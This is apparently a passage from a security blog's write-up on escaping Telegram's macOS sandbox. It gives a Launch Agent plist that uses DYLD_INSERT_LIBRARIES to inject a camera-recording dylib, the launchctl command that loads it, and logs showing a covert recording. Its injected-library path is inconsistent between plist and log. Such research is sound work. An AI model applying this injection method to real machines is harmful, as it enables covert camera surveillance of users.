
Finally, Let's take a look at the signing information:

```
codesign -dv --entitlements - /Applications/Telegram.app
```



```
labatrixteam@Labatrixs-Mac-mini telegram % codesign -dv --entitlements - /Applications/Telegram.app
Executable=/Applications/Telegram.app/Contents/MacOS/Telegram
Identifier=ru.keepcoder.Telegram
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=469657 flags=0x0(none) hashes=14666+7 location=embedded
Signature size=4796
Signed Time=Aug 28, 2023 at 7:05:05 AM
Info.plist entries=38
TeamIdentifier=YQVKK8UPM3
Sealed Resources version=2 rules=13 files=376
Internal requirements count=1 size=200
[Dict]
        [Key] com.apple.security.app-sandbox
        [Value]
                [Bool] true
        [Key] com.apple.security.application-groups
        [Value]
                [Array]
                        [String] 6N38VWS5BX.ru.keepcoder.Telegram
                        [String] 6N38VWS5BX.ru.keepcoder.Telegram.TelegramShare
        [Key] com.apple.security.cs.allow-dyld-environment-variables
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.disable-library-validation
```

We can see clearly that the `sandbox` is activated and if we open the activity monitor app we can see it clearly as the following:



Process Name	% CPU	CPU Time	Threads	Idle Wake Ups	Kind	% GPU	GPU Time	PID	User	Sandbox
studentd	0.0	7.58	2	0	Apple	0.0	0.00	952	labatrixteam	Yes
Sublime Text	0.2	51.10	21	1	Apple	0.0	1.34	716	labatrixteam	No
suggestd	0.0	21.42	2	0	Apple	0.0	0.00	708	labatrixteam	Yes
swcd	0.0	0.52	2	0	Apple	0.0	0.00	17103	labatrixteam	Yes
syncdefaultsd	0.0	2.04	5	1	Apple	0.0	0.00	702	labatrixteam	Yes
System Settings	0.0	18.34	3	0	Apple	0.0	0.00	714	labatrixteam	No
SystemUIServer	0.0	1.05	4	0	Apple	0.0	0.00	734	labatrixteam	No
talagent	0.0	1.25	2	0	Apple	0.0	0.00	695	labatrixteam	No
tccd	0.0	19.78	2	0	Apple	0.0	0.00	717	labatrixteam	Yes
Telegram	8.6	6.64	23	128	Apple	0.0	0.00	17536	labatrixteam	Yes
Terminal	0.0	25.37	7	0	Apple	0.0	0.00	723	labatrixteam	No
TextInputMenuAgent	0.0	5.66	3	0	Apple	0.0	0.00	967	labatrixteam	No
TextInputSwitcher	0.0	1.55	3	0	Apple	0.0	0.00	973	labatrixteam	No
tipsd	0.0	26.86	3	0	Apple	0.0	0.00	1337	labatrixteam	Yes
Touch ID & Password (System Settings)	0.0	0.77	3	0	Apple	0.0	0.00	938	labatrixteam	No
Trackpad (System Settings)	0.0	0.79	3	0	Apple	0.0	0.00	1043	labatrixteam	No
translationd	0.0	0.59	2	0	Apple	0.0	0.00	17105	labatrixteam	Yes
triald	0.0	0.15	2	0	Apple	0.0	0.00	16560	labatrixteam	Yes
trustd	0.0	53.95	3	0	Apple	0.0	0.00	694	labatrixteam	Yes
TrustedPeersHelper	0.0	0.55	2	0	Apple	0.0	0.00	719	labatrixteam	Yes
UIKitSystem	0.0	2.36	2	0	Apple	0.0	0.00	819	labatrixteam	No
universalaccessd	0.0	16.88	3	0	Apple	0.0	0.00	675	labatrixteam	No

Now, Oppiste to the exploitation way we did in the first part without the `sandbox`, We are going to use the `Launch Agent` to

do tho, So we can bypass the `sandbox`. Here is the agent `plist`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
<plist version="1.0">
<dict>
       <key>Label</key>
        <string>com.telegram.launcher</string>
        <key>RunAtLoad</key>
        <true/>
        <key>EnvironmentVariables</key>
        <dict>
          <key>DYLD_INSERT_LIBRARIES</key>
          <string>/Users/labatrixteam/telegram/Camexploit.dylib</string>
        </dict>
        <key>ProgramArguments</key>
        <array>
  <string>/Applications/Telegram.app/Contents/MacOS/Telegram</string>
        </array>
        <key>StandardOutPath</key>
        <string>/tmp/telegram.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/telegram.log</string>
</dict>
</plist>
```

The explanation for the essential keys is as we explained before in the previous example, But we gonna explain the simple

differences:

```
<key>RunAtLoad</key>
<true/>
```

Specifies that the program associated with this agent should be executed as soon as the agent is loaded.

```
<key>EnvironmentVariables</key>
<dict>
    <key>DYLD_INSERT_LIBRARIES</key>
    <string>/Users/labatrixteam/telegram/Camexploit.dylib</string>
</dict>
```

This section sets an environment variable `DYLD_INSERT_LIBRARIES` for the agent which specific environment variable for

dynamic libraries to be loaded before any others which instructs the system to load the

`/Users/labatrixteam/telegram/Camexploit.dylib` library when launching `Telegram`.

```
<key>ProgramArguments</key>
<array>
    <string>/Applications/Telegram.app/Contents/MacOS/Telegram</string>
</array>
```

it's set to run the main executable for the Telegram application.


```
<key>StandardOutPath</key>
<string>/tmp/telegram.log</string>
<key>StandardErrorPath</key>
<string>/tmp/telegram.log</string>
```

specify where the standard output and standard error streams of the agent should be directed. Now, Let's run telegram without

our agent and see what will happen and then save our agent and load it using `launchctl` to see how the sandbox will be bypassed:

W/o `Launch Agent`:

```
DYLD_INSERT_LIBRARIES=Camexploit.dylib /Applications/Telegram.app/Contents/MacOS/Telegram
```




```
[labatrixteam@Labatrixs-Mac-mini telegram % DYLD_INSERT_LIBRARIES=Camexploit.dylib /Applications/Telegram.app/Contents/MacOS/Telegram
 2023-08-28 08:24:27.371 Telegram[18076:871139] Recording failed: Cannot Save
 2023-08-28 08:24:27.371 Telegram[18076:871139] Recording started
 2023-08-28 08:24:30.402 Telegram[18076:871139] Recording stopped
 2023-08-28 08:24:34.634 Telegram[18076:871144] [AppCenter] ERROR: -[MSACHttpClient requestCompletedWithHttpCall:data:response:error:]/153 HTTP request error with code: -1003, domain: NSURLErrorDomain, description: A server
  with the specified hostname could not be found.
 2023-08-28 08:24:34.634 Telegram[18076:871143] [AppCenter] ERROR: -[MSACChannelUnitDefault sendLogContainer:]_block_invoke/229 Log(s) sent with failure, batch Id:0787875D-488F-4D69-8A80-CA90B35E425C, status code:0
 2023-08-28 08:24:36.764 Telegram[18076:871139] check updates: https://osx.telegram.org/updates/versions.xml
```

Here we can see it fails because of the sandbox. Now, Let's give it a shot with our `Launch Agent`.

W/ `Launch Agent`:

```
sudo launchctl bootstrap gui/$(id -u) ~/Library/LaunchAgents/com.telegram.launcher.plist
```



```
labatrixteam@Labatrixs-Mac-mini LaunchAgents % sudo launchctl bootstrap gui/$(id -u) ~/Library/LaunchAgents/com.telegram.launcher.plist
labatrixteam@Labatrixs-Mac-mini LaunchAgents % ls /tmp/telegram.log
/tmp/telegram.log
labatrixteam@Labatrixs-Mac-mini LaunchAgents % cat /tmp/telegram.log
dyld[961]: terminating because inserted dylib '/tmp/telegram.dylib' could not be loaded: tried: '/tmp/telegram.dylib' (no such file), '/System/Volumes/Preboot/Cryptexes/OS/tmp/telegram.dylib' (no such file), '/tmp/telegram
.dylib' (no such file), '/private/tmp/telegram.dylib' (no such file), '/System/Volumes/Preboot/Cryptexes/OS/private/tmp/telegram.dylib' (no such file), '/private/tmp/telegram.dylib' (no such file)
dyld[961]: tried: '/tmp/telegram.dylib' (no such file), '/System/Volumes/Preboot/Cryptexes/OS/tmp/telegram.dylib' (no such file), '/tmp/telegram.dylib' (no such file), '/private/tmp/telegram.dylib' (no such file), '/System
/Volumes/Preboot/Cryptexes/OS/private/tmp/telegram.dylib' (no such file), '/private/tmp/telegram.dylib' (no such file)
2023-08-28 08:21:36.104 Telegram[18019:869561] Recording started
2023-08-28 08:21:39.182 Telegram[18019:869561] Recording stopped
2023-08-28 08:21:39.185 Telegram[18019:869561] Recording finished successfully. Saved to /var/folders/vd/0qrj318n3jz1b78pwxcyxjjm0000gn/T/ru.keepcoder.Telegram/recording.mov
2023-08-28 08:21:43.769 Telegram[18019:869744] [AppCenter] ERROR: -[MSACHttpClient requestCompletedWithHttpCall:data:response:error:]/153 HTTP request error with code: -1003, domain: NSURLErrorDomain, description: A server
 with the specified hostname could not be found.
2023-08-28 08:21:43.770 Telegram[18019:869704] [AppCenter] ERROR: -[MSACChannelUnitDefault sendLogContainer:]_block_invoke/229 Log(s) sent with failure, batch Id:876EB7B2-88CF-4291-81BE-166C9FDE32A7, status code:0
2023-08-28 08:21:45.966 Telegram[18019:869561] check updates: https://osx.telegram.org/updates/versions.xml
```

We can see that it's recorded successfully and the recorded video path is in the `log` file we identified for the output.

Conclusion

In part 2 we were able to discuss and understand more about `launchd`, `sandbox`, `Powerbox API` and many more. We saw how the

`sandbox` on `macOS` can be bypassed using the `Launch Agent` & Show 2 theoretical reasons why this could lead to the bypass.

Finally, We may come up with a blog explaining the `sandbox` more deeply by reversing & debugging it and exploring more of the

`MocOS` system internal to see how all of this happens in action and approve the 100% reason of why the bypass happen.

Resources

- https://saagarjha.com/blog/2020/05/20/mac-app-store-sandbox-escape/

- https://lapcatsoftware.com/articles/sandbox-escape.html
- https://web.archive.org/web/20170412191246mp_/https://developer.apple.com/library/content/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html#//apple_ref/doc/uid/TP40011183-CH1-SW1
- https://www.cnet.com/tech/computing/what-apples-sandboxing-means-for-developers-and-users/
- https://www.maketecheasier.com/how-macos-app-sandboxing-protects-users/
- https://www.karltarvas.com/macos-app-sandboxing-via-sandbox-exec.html
- https://www.quora.com/How-does-the-app-sandbox-architecture-work-in-macOS
- https://book.hacktricks.xyz/macos-hardening/macos-security-and-privilege-escalation/macos-security-protections/macos-sandbox#
- https://desi-jarvis.medium.com/office365-macos-sandbox-escape-fcce4fa4123c
- https://book.hacktricks.xyz/macos-hardening/macos-security-and-privilege-escalation/macos-security-protections/macos-sandbox/macos-sandbox-debug-and-bypass
- https://newosxbook.com/files/HITSB.pdf
- https://www.youtube.com/watch?v=mG715HcDgO8

- https://conference.hitb.org/hitbsecconf2021ams/materials/D1T1 - MacOS Local Security - Escaping the Sandbox and Bypassing TCC - Thijs Alkemade & Daan Keuper.pdf
- https://www.mdsec.co.uk/2018/08/escaping-the-sandbox-microsoft-office-on-macos/
- https://nakedsecurity.sophos.com/2011/11/14/apples-os-x-sandbox-has-a-gaping-hole-or-not/
- https://www.computerworld.com/article/2734310/researchers-bypass-the-restrictions-of-mac-os-x-default-sandbox-profiles.html
- https://www.youtube.com/watch?v=vMGiplQtjTY
- https://www.appcoda.com/mac-app-sandbox/
- https://wiki.freepascal.org/Sandboxing_for_macOS
- https://www.macwelt.de/article/959302/festung-mac-teil-i.html
- https://github.com/saagarjha/macOSSandboxInitializationBypass
- https://developer.apple.com/documentation/security/app_sandbox
- https://www.manpagez.com/man/7/sandbox/

- https://medium.com/@boutnaru/the-macos-process-journey-sandboxd-sandbox-daemon-17c8c0efe8c9

- https://developer.apple.com/documentation/xcode/configuring-the-macos-app-sandbox